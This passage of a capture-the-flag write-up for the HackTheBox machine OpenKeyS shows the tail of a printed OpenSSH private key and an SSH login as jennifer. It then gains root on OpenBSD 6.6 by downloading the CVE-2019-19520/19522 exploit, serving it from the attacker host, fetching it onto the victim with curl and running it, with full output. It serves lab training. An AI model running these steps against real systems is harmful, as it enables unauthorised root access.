dhqTJhv2vl1X/Jy/assyr80KFC9Eo1DTah2TLnJZJpuJjENS4AAADBAM0xIVEJZWEdWGOg
G1vwKHWBI9iNSdxn1c+SHIuGNm6RTrrxuDljYWaV0VBn4cmpswBcJ2O+AOLKZvnMJlmWKy
Dlq6MFiEIyVKqjv0pDM3C2EaAA38szMKGC+Q0Mky6xvyMqDn6hqI2Y7UNFtCj1b/aLI8cB
rfBeN4sCM8c/gk+QWYIMAsSWjOyNIBjy+wPHjd1lDEpo2DqYfmE8MjpGOtMeJjP2pcyWF6
CxcVbm6skasewcJa4Bhj/MrJJ+KjpIjQAAAMEAy/+8Z+EM0lHgraAXbmmyUYDV3uaCT6ku
Alz0bhIR2/CSkWLHF46Y1FkYCxlJWgnn6Vw43M0yqn2qIxuZZ32dw1kCwW4UNphyAQT1t5
eXBJSsuum8VUW5oOVVaZb1clU/0y5nrjbbqlPfo5EVWu/oE3gBmSPfbMKuh9nwsKJ2fi0P
bp1ZxZvcghw2DwmKpxc+wWvIUQp8NEe6H334hC0EAXalOgmJwLXNPZ+nV6pri4qLEM6mcT
qtQ5OEFcmVIA/VAAAAG2plbm5pZmVyQG9wZW5rZXlzLmh0Yi5sb2NhbAECAwQFBgc=
-----END OPENSSH PRIVATE KEY-----
```

Copy the OpenSSH key to a file called jennifer.key. Change its file permission to be readable only to our user and then we can use it to login.

```
chmod 600 jennifer.key
ssh -i jennifer.key jennifer@openkeys.htb
```



```
kali@kali:~/Desktop/htb/OpenKeyS$ ssh -i jennifer.key jennifer@openkeys.htb
Last login: Sat Oct 10 18:52:50 2020 from 10.10.14.39
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

openkeys$ id
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
```

We can now grab the user flag. Now onto root.

bcoles/local-exploits

Various local exploits. Contribute to bcoles/local-exploits development by creating an account on GitHub.


https://github.com/bcoles/local-exploits/blob/master/CVE-2019-19520/openbsd-authroot

From the attacker machine we need to host this file with a python http server.

```
wget https://raw.githubusercontent.com/bcoles/local-exploits/master/CVE-2019-19520/op
enbsd-authroot
python3 -m http.server
```

Then from the victim machine we simply run the script.

```
curl 10.10.15.17:8000/openbsd-authroot -o openbsd-authroot
chmod +x openbsd-authroot
./openbsd-authroot
```



```
openkeys$ ./openbsd-authroot
openbsd-authroot (CVE-2019-19520 / CVE-2019-19522)
[*] checking system ...
[*] system supports S/Key authentication
[*] id: uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
[*] compiling ...
[*] running Xvfb ...
[*] testing for CVE-2019-19520 ...
_XSERVTransmkdir: ERROR: euid ≠ 0,directory /tmp/.X11-unix will not be created.
[+] success! we have auth group permissions

WARNING: THIS EXPLOIT WILL DELETE KEYS. YOU HAVE 5 SECONDS TO CANCEL (CTRL+C).

[*] trying CVE-2019-19522 (S/Key) ...
Your password is: EGG LARD GROW HOG DRAG LAIN
otp-md5 99 obsd91335
S/Key Password:
openkeys# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
openkeys# █
```

Grab the root flag & go home.